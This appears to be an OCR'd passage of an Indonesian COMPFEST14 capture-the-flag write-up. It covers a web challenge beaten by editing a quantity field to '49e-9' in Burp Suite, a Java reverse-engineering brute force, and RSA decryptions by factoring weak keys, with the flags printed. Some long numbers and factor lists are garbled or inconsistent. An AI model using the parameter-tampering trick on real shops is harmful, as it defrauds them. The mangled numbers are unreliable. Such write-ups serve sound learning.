harga satuannya berupa Rp.326.000.000 (326 Juta).




Pada challenge kali ini kita mencoba cara tentunya menggunakan Burpsuite untuk mengetahui fungsi yang ada pada webservice tersebut kemudian mengobservasi. Di sini sebagai contoh jika kita menginputkan barang bebas yg mana saja maka response dari


webnya akan mengembalikan pesan "Sorry, your money is insufficient" bahwa uang kita tidak cukup untuk donasi.

Singkat cerita kami mencoba menginputkan berupa random string, yakni kami menginputkan string "49e-9" ke kolom Transport ventilator lalu submit, pada Burpsuite kita ubah variabel quantity yang sebelumnya berupa null dan kami ubah jadi "49e-9" lalu meng-forward request tersebut,





lalu pada webservice-nya mengembalikan response yang berbeda yaitu berupa pesan berisikan flagnya yakni **COMPFEST14{thank_you_4_helping_us_love_u_muaachh}**




lalu pada halaman HTTP History Burpsuite pun mengembalikan response sebagai berikut pada gambar.


FLAG : COMPFEST14{thank_you_4_helping_us_love_u_muaachh}

REVERSE ENGINEERING


Binary Pin



Diberikan sebuah file bernama Binary-Pin.jar, ketika dijalankan filenya akan tampil seperti berikut, disini kita disuruh untuk memasukkan dua digit pin maka akan mengembalikan data berupa karakter string random.



Disini saya langsung coba decompile file jar tersebut menggunakan tool online http://www.javadecompilers.com/ dan memilih opsi decompiler CFR



Setelah decompile terdapat file Secret.java yang dimana terdapat Array yang berisi angka biner, berikut isi filenya

```
class Secret {
    private int cnt = 1;
    private int[] box;
    private int[] mydata = new int[]{0, 1, 1, 0, 1, 1, 1, 0, 0, 0, 1,
1, 1, 1, 1, 1, 0, 0, 1, 0, 0, 0, 0, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0,
1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1,
1, 1, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0,
0, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0, 1, 1, 0, 1, 0, 1, 1, 0, 1, 0, 0, 0,
0, 1, 1, 0, 0, 0, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 1, 0, 1, 1, 0, 1, 1,
1, 0, 0, 0, 0, 1, 0, 1, 0, 0, 1, 1, 1, 0, 0, 0, 0, 1, 0, 1, 1, 1, 1,
0, 0, 0, 1, 1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 1, 0, 0, 1, 1, 1, 0, 1,
0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 1, 1, 0, 0, 1, 1, 1, 1, 0, 0, 0, 1, 0,
1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 0, 1, 0, 1, 1, 1, 1, 1, 0, 0, 0, 0, 1,
1, 1, 1, 1, 1, 0, 1, 0, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 0, 0,
1, 0, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 1,
1, 1, 1, 1, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 1, 1,
1, 0, 1, 1, 0, 0, 1, 1, 1, 1, 0, 1, 1, 0, 0, 1, 1, 0, 1, 0, 1, 1, 1,
0, 0, 1, 0, 1, 0, 1, 1, 1, 0, 0, 0, 1, 1, 1, 0, 0, 0, 0, 0, 1, 0, 0,
0, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 0, 1,
0, 0, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0,
1, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 1, 0, 0, 1,
1, 0, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 1, 1, 0, 1, 0, 1, 0, 0, 0, 1,
1, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1,
0, 0, 0, 1, 1, 1, 0, 0, 1, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 1, 0, 0,
0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 0, 0, 0, 1, 1, 1, 0, 1, 0, 1,
0, 0, 1, 1, 0, 1, 0, 0, 0, 1, 0, 1, 1, 1, 0, 0, 0, 1, 0, 0, 1, 1, 1,
1, 1, 1, 0, 0, 1, 0, 0, 0, 0, 1, 0, 1, 0, 0, 1, 1, 1, 1, 0, 0, 1, 0};
    private static Secret instance = new Secret();

    private Secret() {
        int n = this.mydata.length / 9;
        this.box = new int[n];
    }

    public static Secret getInstance() {
        return instance;
    }

    public void resetInstance() {
        instance = new Secret();
    }

    public void process(char c) {
        if (this.cnt > 9) {
            return;
        }
        int n = this.mydata.length / 9;
        for (int i = 1; i <= n; ++i) {
            int n2 = 9 * i - this.cnt;
            int n3 = this.box[i - 1] + this.mydata[n2];
            this.mydata[n2] = (n3 += c - 48) % 2;
            this.box[i - 1] = n3 >= 2 ? 1 : 0;
        }
        ++this.cnt;
    }
```

```
    private String misteri(int n) {
        Object object = "";
        int n2 = 0;
        int n3 = 1;
        while (n > 0) {
            n2 |= (n & 1) << n3 % 8 - 1;
            n >>= 1;
            if (n3 % 8 == 0) {
                if (32 <= n2 && n2 < 128) {
                    object = (char)n2 + (String)object;
                }
                n2 = 0;
            }
            ++n3;
        }
        object = (char)n2 + (String)object;
        return object;
    }

    public String getData() {
        int n = this.mydata.length / 9;
        Object object = "";
        int n2 = 5;
        int n3 = 0;
        for (int i = 1; i <= n; ++i) {
            int n4 = 0;
            int n5 = 1;
            for (int j = 1; j <= 8; ++j) {
                n4 += this.mydata[9 * i - j] * n5;
                n5 <<= 1;
            }
            n3 = (int)((double)n3 + (double)(n4 - 33) *
Math.pow(85.0, --n2));
            if (n2 != 0) continue;
            object = (String)object + this.misteri(n3);
            n3 = 0;
            n2 = 5;
        }
        while (n2 > 0) {
            n3 = (int)((double)n3 + 84.0 * Math.pow(85.0, --n2));
        }
        return (String)object + this.misteri(n3);
    }
}
```

Disini setelah kami observasi dari kerja fungsi tersebut dan beberapa script yang terlihat panjang, yang sebelumnya kami hanya inputkan 0 atau 1 diproses dengan suatu metode dan menghasilkan suatu output. Langsung saja kami coba bruteforce untuk mencari output yang berisi string **COMPFEST**, dan berikut scriptnya.

```
class Secret {
    private int cnt = 1;
    private int[] box;
    private int[] mydata = new int[]{0, 1, 1, 0, 1, 1, 1, 0, 0, 0, 1,
1, 1, 1, 1, 1, 0, 0, 1, 0, 0, 0, 0, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0,
1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1,
1, 1, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0,
0, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0, 1, 1, 0, 1, 0, 1, 1, 0, 1, 0, 0, 0,
0, 1, 1, 0, 0, 0, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 1, 0, 1, 1, 0, 1, 1,
1, 0, 0, 0, 0, 1, 0, 1, 0, 0, 1, 1, 1, 0, 0, 0, 0, 1, 0, 1, 1, 1, 1,
0, 0, 0, 1, 1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 1, 0, 0, 1, 1, 1, 0, 1,
0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 1, 1, 0, 0, 1, 1, 1, 1, 0, 0, 0, 1, 0,
1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 0, 1, 0, 1, 1, 1, 1, 1, 0, 0, 0, 0, 1,
1, 1, 1, 1, 1, 0, 1, 0, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 0, 0,
1, 0, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 1,
1, 1, 1, 1, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 1, 1,
1, 0, 1, 1, 0, 0, 1, 1, 1, 1, 0, 1, 1, 0, 0, 1, 1, 0, 1, 0, 1, 1, 1,
0, 0, 1, 0, 1, 0, 1, 1, 1, 0, 0, 0, 1, 1, 1, 0, 0, 0, 0, 0, 1, 0, 0,
0, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 0, 1,
0, 0, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0,
1, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 1, 0, 0, 1,
1, 0, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 1, 1, 0, 1, 0, 1, 0, 0, 0, 1,
1, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1,
0, 0, 0, 1, 1, 1, 0, 0, 1, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 1, 0, 0,
0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 0, 0, 0, 1, 1, 1, 0, 1, 0, 1,
0, 0, 1, 1, 0, 1, 0, 0, 0, 1, 0, 1, 1, 1, 0, 0, 0, 1, 0, 0, 1, 1, 1,
1, 1, 1, 0, 0, 1, 0, 0, 0, 0, 1, 0, 1, 0, 0, 1, 1, 1, 1, 0, 0, 1, 0};
    private static Secret instance = new Secret();

    private Secret() {
        int n = this.mydata.length / 9;
        this.box = new int[n];
    }

    public static Secret getInstance() {
        return instance;
    }

    public void resetInstance() {
        instance = new Secret();
    }

    public void process(char c) {
        if (this.cnt > 9) {
            return;
        }
        int n = this.mydata.length / 9;
        for (int i = 1; i <= n; ++i) {
            int n2 = 9 * i - this.cnt;
            int n3 = this.box[i - 1] + this.mydata[n2];
            this.mydata[n2] = (n3 += c - 48) % 2;
            this.box[i - 1] = n3 >= 2 ? 1 : 0;
```

```
        }
        ++this.cnt;
    }

    private String misteri(int n) {
        String object = "";
        int n2 = 0;
        int n3 = 1;
        while (n > 0) {
            n2 |= (n & 1) << n3 % 8 - 1;
            n >>= 1;
            if (n3 % 8 == 0) {
                if (32 <= n2 && n2 < 128) {
                    object = (char)n2 + (String)object;
                }
                n2 = 0;
            }
            ++n3;
        }
        object = (char)n2 + (String)object;
        return object;
    }

    public String getData() {
        int n = this.mydata.length / 9;
        Object object = "";
        int n2 = 5;
        int n3 = 0;
        for (int i = 1; i <= n; ++i) {
            int n4 = 0;
            int n5 = 1;
            for (int j = 1; j <= 8; ++j) {
                n4 += this.mydata[9 * i - j] * n5;
                n5 <<= 1;
            }
            n3 = (int)((double)n3 + (double)(n4 - 33) *
Math.pow(85.0, --n2));
            if (n2 != 0) continue;
            object = (String)object + this.misteri(n3);
            n3 = 0;
            n2 = 5;
        }
        while (n2 > 0) {
            n3 = (int)((double)n3 + 84.0 * Math.pow(85.0, --n2));
        }
        return (String)object + this.misteri(n3);
    }
    public String padLeftZeros(String inputString, int length) {
            if (inputString.length() >= length) {
              return inputString;
    }
    StringBuilder sb = new StringBuilder();
            while (sb.length() < length - inputString.length()) {
              sb.append('0');
            }
            sb.append(inputString);
            return sb.toString();
        }
```

```
        public String transform(int i) {
                return padLeftZeros(Integer.toBinaryString(i), 8);
        }
        static {
                Secret.instance = new Secret();
        }
}

public class BinaryClass {
  public static void main(String args[]) {
    System.out.println(Secret.getInstance().transform(10));
    for(int i = 0; i < 256; i++) {
      Secret.getInstance().resetInstance();
      String code = Secret.getInstance().transform(i);
      for (int j = 0; j < code.length(); j++) {
        Secret.getInstance().process(code.charAt(j));
        System.out.println(Secret.getInstance().getData());
      }
    }
  }
}
```


Lalu disini kami simpan dengan nama file **BinaryClass.java** sesuaikan dengan class utama yaitu ***BinaryClass*** kemudian compile file-nya dengan command `javac BinaryClass.java` lalu execute dengan menggunakan parameter dengan command `java BinaryClass | strings | grep COMPFEST` dan berikut flagnya.

```
┌──(npdn㉿kali)-[~/…/Compfest14_2022/REngineering/Binarypin/Binary-Pin]
└─$ javac BinaryClass.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

┌──(npdn㉿kali)-[~/…/Compfest14_2022/REngineering/Binarypin/Binary-Pin]
└─$ java BinaryClass | strings| grep COMPFEST
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
COMPFEST14{bRutefoRc3_1s_e4zY_Af_6965d74c2e}
```

FLAG : COMPFEST14{bRutefoRc3_1s_e4zY_Af_6965d74c2e}

CRYPTOGRAPHY

Yours Truly



Pada challenge crypto kali ini diberikan sebuah file attachment *chall.zip* dan kita diberi amanah untuk menyampaikan pesan berupa file *message.enc* dan *pubkey.pem* kepada temannya yang bernama Alice dikarenakan dia sedang sibuk ceritanya, karena penasaran apa isi yang tersembunyi dari pesan tersebut, kami akhirnya mengintip isi pesan tersebut agar challenge ini terselesaikan.

Untuk melihat isi pesan yang terenkripsi, kita perlu untuk mendapatkan private-key dan public-key yang lalu dipasangkan dengan cara. Pertama, kita coba buka python di Terminal lalu import beberapa module yang digunakan untuk mendapatkan public-key nya.

```
┌──(root💀kali)-[/home/…/CCUG/Compfest14_2022/crypto/chall]
└─# python3
Python 3.9.9 (main, Jan  3 2022, 03:24:21)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.PublicKey import RSA
>>> import math
>>> pubkey = RSA.importKey(open("pubkey.pem", "r").read())
>>> print(pubkey.n, pubkey.e)
58064239189884319292956385687089779965088315271876176293229248225215259127987142
59992100326982759816313766511173186773687428676871801400487156271606417711180403
66263819959963273509119791037525504422606634640173277598774814099540555569257179
16314759954014236757541388572965316651759571999187222301196985625934439689974866
```

Setelah didapatkan lalu jalankan untuk mendapatkan faktor primanya kita gunakan [factor.db] sambil kita import module baru yaitu *bytes_to_long*

```
>>> from Crypto.Util.number import bytes_to_long
>>> factors = [9282105380008121879, 9303850685953812323, 9389357739583927789, 103
1403460639036243901, 11473665579512371723, 11492065299277279799, 1153053481395419
949597, 12973972336777979701, 13099895578757581201, 13572286589428162097, 1410064
354250199553339, 15364597561881860737, 15669758663523555763, 15824122791679574573
57, 17174065872156629921, 17281246625998849649]
>>> phi = math.prod([i - 1 for i in factors])
>>> phi
580642391898843191487404652150193463439642600155214610402815446275117822457602964
794914180066691885797495780586086312893489432245333408310895182988556605554132146
009732043571844701048315819571880559654582352164126361671477168842411100582343151
087606998467945980408909917714107491743183639877866494931448463312524563384587536
```

Kemudian cari private-key nya, inisialisasi variabel seperti berikut, lalu tampilkan.

```
>>> c = bytes_to_long(open("message.enc", "rb").read())
>>> d = pow(pubkey.e, -1, phi)
>>> flag = pow(c, d, pubkey.n)
>>> flag
243307186960303824751821579877377804987486969712596276681993577887246160069011599
793745896443933113267679080783930584931649678340210634877
>>> c
550410466659582855054062840937540694888863552386152270357649051551255934254144605
664513751915356282047413045751524521451340894652318224818061547517020253893850545
808944570981086417156458619523876059394850648358903982856991276780847940935476249
686542591223881028963278466287548842112848764374411105427059276573720304652729811
>>> d
550678668057320270486894977713280661612386679473387004433937990192257019009907567
976851104903264326437635995580026470206064294386509879816953630752914167847430971
709612816702137836545128244586878193773449594866430779707503599942018431675168814
182678685166778803001599034675379574122977541489674412812063097749209824025650218
```

Langkah selanjutnya kami cari flagnya dengan script berikut dan menginputkan public-key dan private-key yang sebelumnya sudah didapat, lalu jalankan.

```
from Crypto.Util.number import long_to_bytes

e = 65537 #encryption key
n =
580642391898843192929563856870897799650883152718761762932292482252152
591279871421569162037190419036435041797739880389529593674485555792234
900969402019055601781662044515999210032698275981631376651117318677368
742867687180140048715627160641771118040372573575479330830092989800730
105573700557717146251860588802509310534792310748898504394966263819959
963273509119791037525504422606634640173277598774814099540555569257179
715908642917355365791447508751401889724095964924513196281345665480688
029639999472649549163147599540142367575413885729653166517595719991872
223011969856259344396899748662101941230745601719730556631637
c =
550410466659582855054062840937540694888863552386152270357649051551255
934254144605385400046103100044499074725670635772117193325408779729787
```

```
98276052028061888291824663597664513751915356282047413045751524521451340894652318224818061547517020253893850545590088878062528835598216466675139861095286793627953646842425727068071896204924766240938089445709810864171564586195238760593948506483589039828569912767808479409354762495596532575277051332860305748869547540153743451026036214142689557515244950032300912843068654259122388102896327846628754884211284876437441110542705927657372030465272981177052490448566815964513051016 1 #cipher text
factors = [9282105380008121879, 9303850685953812323,
9389357739583927789, 10336650220878499841, 10638241655447339831,
11282698189561966721, 11328768673634243077, 11403460639036243901,
11473665579512371723, 11492065299277279799, 11530534813954192171,
11665347949879312361, 12132158321859677597, 12834461276877415051,
12955403765595949597, 12973972336777979701, 13099895578757581201,
13572286589428162097, 14100640260554622013, 14178869592193599187,
14278240802299816541, 14523070016044624039, 14963354250199553339,
15364597561881860737, 15669758663523555763, 15824122791679574573,
15998365463074268941, 16656402470578844539, 16898740504023346457,
17138336856793050757, 17174065872156629921, 17281246625998849649]
phi =
58064239189884319148740465215019346343964260015521461040281544627511782245760296410827999117825339979793796199056782891031894437602094187499591294245718377854078723267794914180066691885797495780586086312893489432245333408310895182988556605554132146949286374960169615671945220462509139667018361246823445354573071441126042241505379498590097320435718447010483158195718805596545823521641263616714771688424111005823431514675218155150063447283677929879430333037821851737539669713733538054844281816748149148108760699846794598040890991771410749174318363987786649493144846331252456338458753690682347487232000000000000000000

for factor in factors:
    phi *= (factor-1)
d = pow(e, -1, phi) #decryption key
pt = pow(c, d, n)
decrypted = long_to_bytes(pt)

print(decrypted)
```


Setelah dijalankan, didapatkan hasil flagnya sebagai berikut,

```
┌──(root💀kali)-[/home/…/CCUG/Compfest14_2022/crypto/chall]
└─# python3 chall.py
b'COMPFEST14{hello__how_are_you_?_i_hope_youre_doing_alright_thank_you_and_good_bye_2fdf9d6610}'
```

FLAG :
COMPFEST14{hello__how_are_you_?_i_hope_youre_doing_alright_thank_you_and_good_bye_2fdf9d6610}

CRYPTOGRAPHY

Snab? Yes, Snab



Pada challenge Cryptography ini diberikan sebuah file *chall.zip* lalu kita diminta untuk mencari tahu isi dari pesan sebenarnya, dan tetaplah berhati-hati karena Snab punya semacam trik.

File *chall.zip* terdiri dari 2 file yaitu, *Snab.py* dan *output.txt*. File python nya berisikan script berikut.

```python
from Crypto.Util.number import*

e = 0x10001
s = pow(p + q, 2)
n = p*q
a = pow(s, 3, r)
b = (s - q*(2*p + q))*r

m_list = [findme]

c_list = []
for i in range(len(m_list)):
    m = bytes_to_long(m_list[i])
    c = pow(m*r, e, n)

    c_list.append(c)

output = open("output.txt", "w")
output.writelines([str(i) + "\n" for i in [e, s, n, a, b, c_list]])
output.close()

```

Dan file prediksi outputnya berisi key yang diperlukan terdiri dari *e, s, n, a, b* dan *c_list*

```
65537
188884778840584516887524130950857212193643988223370527750737674809590
233382119429378259468541703561394983871977313067768801752458837941134
635378393518175352764315 56
469042475025735063162086573258465598102795120168574263002030399842341
059511928788095633513954530810797075042646428313554197220473587357188
814870533186483601526 5933
464
944393316075549684673055010440651578412051114674378193435561031547649
616558840280748609592948006521017281684198541963746749583549884557637
168652689356373362163951 08528
[238366830861189296693009455539493861428395966432058956141637730600 13
252500425863935242731382256673319834936580873776791020164266656906101
825635117576701360445499 97,
